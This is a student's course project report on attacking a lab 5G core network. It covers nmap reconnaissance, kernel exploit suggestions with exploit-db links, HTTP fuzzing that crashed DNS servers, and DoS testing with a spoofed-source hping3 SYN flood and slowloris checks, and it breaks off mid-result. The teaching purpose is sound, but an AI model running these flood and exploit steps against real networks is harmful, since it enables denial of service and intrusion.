SPRING 2024
CS528 MOBILE SYSTEM SECURITY
PROJECT 3

HACKING 5G NETWORK

Venkatnarayan Gnanaguruparan
B01013037

CONTENTS

1. INFORMATION GATHERING

1.1. Overview of Information Gathering

Information gathering attacks on networks represent a significant threat to the confidentiality, integrity, and availability of sensitive data and resources. These attacks, also known as reconnaissance or footprinting attacks, are often the first step in a larger cyberattack, allowing malicious actors to gather valuable information about the target network and its vulnerabilities.

One common method used in information gathering attacks is passive reconnaissance, where attackers collect publicly available data such as domain names, IP addresses, and employee information through sources like search engines, social media, and public databases. This initial reconnaissance phase provides attackers with a better understanding of the target network's topology, infrastructure, and potential entry points for exploitation.

Active reconnaissance techniques involve more direct interaction with the target network, such as port scanning, network mapping, and vulnerability scanning. Port scanning allows attackers to identify open ports and services running on target systems, providing insights into potential attack vectors and weaknesses. Network mapping techniques aim to discover the layout and architecture of the target network, including routers, switches, and other network devices. Vulnerability scanning tools are used to identify known security vulnerabilities in network systems and applications, enabling attackers to prioritize their exploitation efforts.

Once attackers have gathered sufficient information about the target network, they can use this knowledge to launch more sophisticated attacks, such as phishing campaigns, malware infections, or network intrusion attempts. By exploiting identified vulnerabilities and weaknesses, attackers may gain unauthorized access to sensitive data, disrupt critical services, or compromise the overall security posture of the target organization.

Mitigating information gathering attacks requires organizations to implement robust security measures, including network segmentation, access controls, intrusion detection systems, and regular security assessments to identify and address potential vulnerabilities before they can be exploited by malicious actors.

1.2 Tools Used

1.2.1 Network Mapper (nmap)

Nmap, short for "Network Mapper," is a powerful open-source tool widely used for network exploration and security auditing. It's designed to discover hosts and services on a computer network by sending packets and analyzing their responses.

Nmap's versatility allows it to perform various tasks, including network inventory, service version detection, vulnerability scanning, and network mapping. With its extensive range of features and customizable options, Nmap has become an essential tool for network administrators, security professionals, and ethical hackers alike.

The IP address `11.123.129.5` was discovered using `ifconfig` command

```
┌──(root㉿ubuntu-0)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1480
        inet 11.123.129.5  netmask 255.255.255.255  broadcast 0.0.0.0
        inet6 fe80::58b4:39ff:fe22:1c6f  prefixlen 64  scopeid 0x20<link>
        ether 5a:b4:39:22:1c:6f  txqueuelen 1000  (Ethernet)
        RX packets 1345117243  bytes 80109499413 (74.6 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2772951593  bytes 152145788301 (141.6 GiB)
        TX errors 0  dropped 88 overruns 0  carrier 0  collisions 0
```

Figure 1 ifconfig oputput

`nmap [target]`

Performed a basic scan on the target host or network.
Discovered the active hosts and their open ports.
This command was run on 11.123.129.5/22 subnet

`nmap [target] -p [port] -A --osscan-guess`

This command performs an intense scan along with OS detection.
It attempts to identify the operating system of the target hosts in addition to discovering open ports and services.
It provides more detailed information about the target system.

```
Nmap scan report for ubuntu-0.ubuntuset.plmn-mnc85-mcc306-user-jupyter-sshetty8n0.svc.cluster.local (11.123.129.5)
Host is up (0.00010s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Debian 3 (protocol 2.0)
| ssh-hostkey:
|   256 f2:e9:9d:9f:27:64:d4:07:73:12:88:82:27:16:f5:7f (ECDSA)
|_  256 18:bc:91:27:22:37:98:d9:de:d7:0f:73:51:2e:09:41 (ED25519)
80/tcp open  http    nginx 1.24.0
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: nginx/1.24.0
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1024 IP addresses (16 hosts up) scanned in 67.24 seconds
```

Figure 2 Output of nmap osscan-guess

Output of `nmap 11.123.129.5/22`

```
┌──(root㉿ ubuntu-0)-[~]
└─# nmap 11.123.129.5/22
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-07 19:54 UTC
Nmap scan report for 11.123.128.192
Host is up (0.000024s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
5002/tcp open  rfe

Nmap scan report for 11.123.128.193
Host is up (0.000039s latency).
All 1000 scanned ports on 11.123.128.193 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap scan report for nrf-0.nrf.plmn-mnc85-mcc306-user-jupyter-sshetty8n0.svc.cluster.local (11.123.128.216)
Host is up (0.000040s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for smf1-0.smf1set.plmn-mnc85-mcc306-user-jupyter-sshetty8n0.svc.cluster.local (11.123.128.224)
Host is up (0.000040s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for 11-123-128-245.kube-dns.kube-system.svc.cluster.local (11.123.128.245)
Host is up (0.000039s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
8080/tcp open  http-proxy
8181/tcp open  intermapper

Nmap scan report for 11-123-129-2.kube-dns.kube-system.svc.cluster.local (11.123.129.2)
Host is up (0.000039s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
8080/tcp open  http-proxy
8181/tcp open  intermapper

Nmap scan report for amf1-0.amf1set.plmn-mnc85-mcc306-user-jupyter-sshetty8n0.svc.cluster.local (11.123.129.25)
Host is up (0.000039s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for ueransim-0.ueransimset.plmn-mnc85-mcc306-user-jupyter-sshetty8n0.svc.cluster.local (11.123.129.26)
Host is up (0.000041s latency).
All 1000 scanned ports on ueransim-0.ueransimset.plmn-mnc85-mcc306-user-jupyter-sshetty8n0.svc.cluster.local (11.123.129.2
6) are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap scan report for upf1-0.upf1set.plmn-mnc85-mcc306-user-jupyter-sshetty8n0.svc.cluster.local (11.123.129.27)
Host is up (0.000041s latency).
All 1000 scanned ports on upf1-0.upf1set.plmn-mnc85-mcc306-user-jupyter-sshetty8n0.svc.cluster.local (11.123.129.27) are i
n ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap scan report for nssf-0.nssf.plmn-mnc85-mcc306-user-jupyter-sshetty8n0.svc.cluster.local (11.123.129.28)
Host is up (0.000040s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for smsf1-0.smsf1set.plmn-mnc85-mcc306-user-jupyter-sshetty8n0.svc.cluster.local (11.123.129.34)
Host is up (0.000040s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
81/tcp open  hosts2-ns

Nmap scan report for scp-0.scp.plmn-mnc85-mcc306-user-jupyter-sshetty8n0.svc.cluster.local (11.123.129.36)
Host is up (0.000040s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for ausf1-0.ausf1set.plmn-mnc85-mcc306-user-jupyter-sshetty8n0.svc.cluster.local (11.123.129.39)
Host is up (0.000040s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for mongo-0.mongoset.plmn-mnc85-mcc306-user-jupyter-sshetty8n0.svc.cluster.local (11.123.129.56)
Host is up (0.000039s latency).
All 1000 scanned ports on mongo-0.mongoset.plmn-mnc85-mcc306-user-jupyter-sshetty8n0.svc.cluster.local (11.123.129.56) are
 in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap scan report for udm1-0.udm1set.plmn-mnc85-mcc306-user-jupyter-sshetty8n0.svc.cluster.local (11.123.129.57)
Host is up (0.000040s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for ubuntu-0.ubuntuset.plmn-mnc85-mcc306-user-jupyter-sshetty8n0.svc.cluster.local (11.123.129.5)
Host is up (0.000013s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1024 IP addresses (16 hosts up) scanned in 15.38 seconds
```

1.2.2 Linux Exploit Suggester

Linux Exploits Suggester is a valuable tool used by cybersecurity professionals and ethical hackers to identify potential vulnerabilities in Linux systems. This tool works by analyzing the version and configuration of the Linux kernel and installed software packages to suggest known exploits that could be used to compromise the system. By cross-referencing this information with a database of known vulnerabilities and exploits, Linux Exploits Suggester helps security practitioners prioritize their efforts and focus on patching or mitigating the most critical vulnerabilities.

One of the key benefits of Linux Exploits Suggester is its ability to automate the vulnerability assessment process, saving time and effort for security teams. Instead of manually searching through CVE databases or analyzing system configurations, users can simply run the tool and receive a list of potential exploits tailored to their specific environment. This makes it an invaluable asset for proactive security measures, enabling organizations to stay ahead of emerging threats and secure their Linux-based infrastructure effectively.

```
perl/linux-exploit-suggester.sh -k [Linux Version]
```



Figure 3 Output of Linux Exploit Suggester

1.3 RESULTS

1.3.1 Gathered Information

Using Nmap, we conducted data collection to map the 5G network elements along with their corresponding IP addresses and port numbers. Nmap's comprehensive scanning capabilities allowed us to identify active hosts within the 5G network and determine the services running on each host, along with the associated port numbers. By meticulously analyzing the scan results, we were able to create a detailed inventory of the 5G network infrastructure, providing valuable insights into the network topology and facilitating further analysis and security assessments.

Table 1 Processed Data from nmap output

IP Address	Number of Ports	Port Number(s)	Service
11.123.129.3	1	80	SMF (5G)
11.123.129.25	1	80	AMF (5G)
11.123.129.27	1	80	UPF (5G)
11.123.129.28	2	80,81	NSSF (5G)
11.123.129.34	1	80	SMSF (5G)
11.123.129.36	1	80	SCP (5G)
11.123.129.39	1	80	AUSF (5G)
11.123.129.57	1	80	UDF (5G)
11.123.128.216	1	80	NRF (5G)
11.123.129.73	3	53, 8080, 8181	DNS
11.123.129.74	3	53, 8080, 8181	DNS
11.123.129.26	N/A		UE RAN Simulator
11.123.129.56	1	27017	Mongo DB
11.123.128.192	3	22,80,5002	SSH, HTTP,RFE



Figure 4 Network Architecture mapped with IP Address

1.3.2 Linux Exploits

Having identified the operating system as Linux 2.6.32, the Linux Exploit Suggester tool was used to delve deeper into potential vulnerabilities. This powerful tool scoured its extensive database and identified a staggering 73 possible kernel exploits for the servers running this specific version of Linux. This insight provided a comprehensive understanding of the potential security risks inherent in the system.


```
┌──(root㉿ubuntu-0)-[/usr/share/linux-exploit-suggester]
└─# perl  ./linux-exploit-suggester.sh -k 2.6.32
perl: warning: Setting locale failed.
perl: warning: Please check that your locale settings:
        LANGUAGE = (unset),
        LC_ALL = (unset),
        LC_CTYPE = "UTF-8",
        LANG = (unset)
    are supported and installed on your system.
perl: warning: Falling back to the standard locale ("C").

Available information:

Kernel version: 2.6.32
Architecture: N/A
Distribution: N/A
Distribution version: N/A
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): N/A
Package listing: N/A

Searching among:

73 kernel space exploits
0 user space exploits

Possible Exploits:

[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31),RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},ubuntu=16.04|14.04|12.04
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: probable
   Tags: debian=7|8,RHEL=5|6|7,ubuntu=14.04|12.04,ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-generic}
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://www.exploit-db.com/download/40847.cpp
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2017-6074] dccp

   Details: http://www.openwall.com/lists/oss-security/2017/02/22/3
   Exposure: less probable
   Tags: ubuntu=(14.04|16.04){kernel:4.4.0-62-generic}
   Download URL: https://www.exploit-db.com/download/41458
   Comments: Requires Kernel be built with CONFIG_IP_DCCP enabled. Includes partial SMEP/SMAP bypass

[+] [CVE-2014-0196] rawmodePTY

   Details: http://blog.includesecurity.com/2014/06/exploit-walkthrough-cve-2014-0196-pty-kernel-race-condition.html
   Exposure: less probable
   Download URL: https://www.exploit-db.com/download/33516
```

Figure 5 Output of Linux Exploit Suggester

1.3.3 Firewall Detection

Using Nmap, the presence of a firewall (Cisco ASA 9 Router) was identified within the network infrastructure. This finding is crucial for understanding the network's security posture and identifying potential barriers or restrictions that may impact further penetration testing or vulnerability assessments

```
Device type: firewall|router
Running: Cisco ASA 9.X, Synology embedded
OS CPE: cpe:/a:cisco:adaptive_security_appliance_software:9.2 cpe:/h:synology:rt1900ac
OS details: Cisco Adaptive Security Appliance (ASA 9.2), Synology RT1900ac router
Network Distance: 4 hops

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   0.06 ms 10-96-117-221.kubernetes.default.svc.cluster.local (10.96.117.221)
2   3.56 ms 10.32.0.1
3   3.89 ms 128.226.100.65
4   2.89 ms syn-192-181-243-104.res.spectrum.com (192.181.243.104)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.69 seconds
```

Figure 6 Firewall in the network

2 . FUZZING ATTACK

2.1 Overview of Fuzzing Attack

A fuzzing attack, also known as fuzz testing or fuzzing, is a technique used in cybersecurity to uncover vulnerabilities and bugs in software applications by bombarding them with invalid, unexpected, or random data inputs. This method aims to identify weaknesses in the application's input handling mechanisms, such as buffer overflows, format string vulnerabilities, or other types of memory corruption issues. By systematically feeding the application with various malformed inputs, fuzzing attacks can trigger unexpected behaviors or crashes, revealing potential security flaws that could be exploited by attackers.

One of the primary advantages of fuzzing attacks is their ability to uncover unknown vulnerabilities that may not be detected through traditional security testing methods. Unlike manual code review or static analysis, which rely on predefined test cases, fuzzing tests the application's resilience to a wide range of inputs, including those that developers may not have anticipated. This makes fuzzing particularly effective in identifying zero-day vulnerabilities or

weaknesses in complex software systems that handle user input, such as web browsers, network protocols, or file parsers.

However, fuzzing attacks also have limitations and challenges. They can generate a large volume of test cases, making it challenging to triage and prioritize the findings effectively. Additionally, fuzzing may not always produce exploitable vulnerabilities or practical attack scenarios, especially if the application has robust input validation and error-handling mechanisms. Despite these challenges, fuzzing remains a valuable tool in the cybersecurity arsenal, providing organizations with an automated and scalable approach to identifying and mitigating software vulnerabilities before they can be exploited by malicious actors.

2.2 Tool Used - Doona

Doona is derived from a fork of the Bruteforce Exploit Detector Tool (BED).

BED (Buffer Overflow Daemon) is a specialized software application designed to meticulously scrutinize daemons for possible buffer overflows, format string vulnerabilities, and other associated security concerns.

Leveraging its sophisticated algorithms and testing methodologies, BED conducts comprehensive assessments of daemon processes, systematically probing for weaknesses that could be exploited by malicious actors.

By focusing on critical vulnerabilities such as buffer overflows and format string vulnerabilities, BED plays a pivotal role in enhancing the security posture of systems and applications, enabling organizations to preemptively identify and remediate potential threats before they can be exploited.

```
doona -m HTTPS <options> [Target IP] -p [Port Number]
```

2.3 RESULTS

In the comprehensive network security assessment, most servers within the network, apart from the critical 5G-NR network services, displayed resilience during the fuzzing test.

```
   39/42  PATCH /default.html  [X-Wap-Profile: XAXAXHost: 192.] ............................ (26905)
   40/42  PATCH /default.html  [Proxy-Connection: XAXAXHost: 1] ............................ (26934)
   41/42  PATCH /default.html  [X-UIDH: XAXAXHost: 192.168.43.] ............................ (26963)
   42/42  PATCH /default.html  [X-Csrf-Token: XAXAXHost: 192.1] ............................ (26992)
* All tests done.
```

Figure 7 Successful Fuzzing Test Output

However, a notable exception was observed with the DNS (Domain Name System) Servers, which demonstrated concerning behavior by ceasing to respond following the fuzzing procedure. This unexpected outcome underscores the significance of thorough security testing, as it unveiled a potential vulnerability in the DNS infrastructure that could have significant implications for network availability and functionality.



Figure 8 DNS Not responding while Fuzzing Test

2.3.1 Possible Reasons for DNS Not Responding

Parsing Packets Error: The DNS server encountered difficulty processing the request and subsequently shut down. This issue likely arose due to parsing errors while handling incoming packets. Packet parsing errors can occur when the DNS server fails to interpret the packet structure correctly, leading to unexpected behavior such as shutdowns or crashes.

Buffer Overflow: Upon scrutinizing both servers, it was noted that the buffer size is approximately 1440. Any requests exceeding this size result in the DNS servers being unable to effectively respond to the query. Buffer overflow vulnerabilities pose a significant threat to the security and stability of DNS servers. In this case, the limited buffer size exposes the servers to potential exploitation, where attackers could craft malicious requests exceeding the buffer capacity to overwrite critical memory locations or execute arbitrary code.

IP Address Changed while the tests were run: The dynamic change in IP address during the tests introduces challenges in maintaining network stability and security. IP address changes can disrupt ongoing network communications, leading to service interruptions or data loss. Furthermore, frequent IP address changes can complicate network management and monitoring efforts, making it harder to track and troubleshoot network issues effectively

3 . DISTRIBUTED DENIAL OF SERVICE (DDoS) ATTACK

3.1 Overview of DDoS Attack

Distributed Denial of Service (DDoS) attacks pose a significant threat to 5G networks, leveraging the high-speed and low-latency capabilities of this technology to launch devastating attacks. With the increased bandwidth and connectivity offered by 5G networks, attackers can amplify the scale and impact of DDoS attacks, potentially disrupting critical services and infrastructure. The proliferation of Internet of Things (IoT) devices connected to 5G networks further exacerbates the risk, as these devices can be harnessed into massive botnets for launching coordinated DDoS attacks.

One of the key challenges in mitigating DDoS attacks on 5G networks lies in the distributed and decentralized nature of the infrastructure. Unlike traditional networks, where traffic can be filtered and managed at centralized points, 5G networks rely on distributed edge computing and network slicing, making it more challenging to detect and mitigate DDoS attacks in real-time. Moreover, the dynamic and flexible nature of 5G networks, with resources allocated on-demand and traffic dynamically routed, complicates the task of identifying and blocking malicious traffic patterns associated with DDoS attacks.

To address the threat of DDoS attacks on 5G networks, comprehensive security measures are essential. This includes deploying advanced DDoS detection and mitigation solutions capable of analyzing traffic patterns in real-time and automatically diverting or blocking suspicious traffic. Additionally, collaboration between network operators, device manufacturers, and cybersecurity vendors is crucial to develop standardized security protocols and best practices for protecting 5G networks against DDoS attacks. Proactive monitoring, threat intelligence sharing, and regular security audits are also essential to ensure the resilience and integrity of 5G networks in the face of evolving cyber threats.



Figure 9 DDOS Attack using Botnets (Source : Avi Networks)

3.2 Tools Used: NSE Script http-slowloris-check and hping3

3.2.1 NSE Script http-slowloris-check

The NSE (Nmap Scripting Engine) script "http-slowloris-check" is a valuable tool used in cybersecurity assessments to detect vulnerabilities associated with the Slowloris attack on web servers.

Slowloris is a type of denial-of-service (DoS) attack that aims to overwhelm a web server by keeping many connections open for an extended period, thereby exhausting its resources and preventing legitimate users from accessing the server.

The "http-slowloris-check" script simulates a Slowloris attack by sending partial HTTP requests to the target web server and observing its response. By analyzing the server's behavior and response times, this script can help identify if the server is vulnerable to Slowloris attacks, allowing security professionals to take appropriate measures to mitigate the risk and strengthen the server's defenses against such attacks.

```
nmap --script http-slowloris-check <target>
```

3.2.2 hping3

hping3 is a versatile and powerful packet crafting tool used for network testing, analysis, and manipulation. It enables users to send custom TCP/IP packets and perform various network tasks such as port scanning, traceroute, firewall testing, and packet fragmentation.

```
hping3 --flood -S --rand-source [Target IP] -p [port number]
```

`--flood` : This flag instructs hping3 to flood the target with packets as quickly as possible, without waiting for responses. It sends packets in rapid succession, aiming to overwhelm the target's network stack.
`-S` : Specifies that SYN packets should be sent. SYN packets are typically used to initiate a connection in the TCP three-way handshake process.
`--rand-source` : This flag instructs hping3 to randomize the source IP address for each packet sent. By spoofing the source IP addresses, it makes it more difficult for the target to identify and block the attacking source.

3.3 RESULTS

The results reveal a vulnerability in most 5G services to Denial of Service (DoS) attacks, indicating potential weaknesses in their network defenses. Upon running hping3 and flooding the connections, a complete packet loss of 100% is observed. This outcome suggests two possible scenarios: either a firewall is actively safeguarding the network elements, effectively blocking the flood of incoming packets, or the server itself has ceased to respond, leading to the dropping of packets. In either case, the absence of packet reception highlights critical issues that need to be addressed promptly. Further investigation into the network's security measures and the server's responsiveness is essential to ascertain the root cause and implement necessary safeguards to protect against future DoS attacks.

```
┌──(root㉿ ubuntu-0)-[~]
└─# hping3 --flood -S  --rand-source 11.123.129.57 -p 80
HPING 11.123.129.57 (eth0 11.123.129.57): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 11.123.129.57 hping statistic ---
4628648 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Figure 10 Output of hping3

3.3.1 http-slowloris-check Output

Session Management Function (SMF) 5G-NR Service

```
???(root?ubuntu-0)-[~]
??# nmap --script http-slowloris-check 11.123.129.3 -p 80
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-28 17:16 UTC
Nmap scan report for smf1-0.smf1set.plmn-mnc85-mcc306-user-jupyter-sshetty8n0.svc.cluster.local (11.123.129.3)
Host is up (0.00021s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750

Nmap done: 1 IP address (1 host up) scanned in 10.78 seconds
```

Access and Mobility Management Function (AMF) 5G-NR Service

```
???(root?ubuntu-0)-[~]
??# nmap --script http-slowloris-check 11.123.129.25 -p 80
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-28 17:23 UTC
Nmap scan report for amf1-0.amf1set.plmn-mnc85-mcc306-user-jupyter-sshetty8n0.svc.cluster.local (11.123.129.25)
Host is up (0.00020s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/

Nmap done: 1 IP address (1 host up) scanned in 10.74 seconds
```

Network Slicing Server Function (NSSF) 5G-NR Service

```
???(root?ubuntu-0)-[~]
??# nmap --script http-slowloris-check 11.123.129.28 -p 80
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-28 17:25 UTC
Nmap scan report for nssf-0.nssf.plmn-mnc85-mcc306-user-jupyter-sshetty8n0.svc.cluster.local (11.123.129.28)
Host is up (0.00021s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-slowloris-check:
|   VULNERABLE:
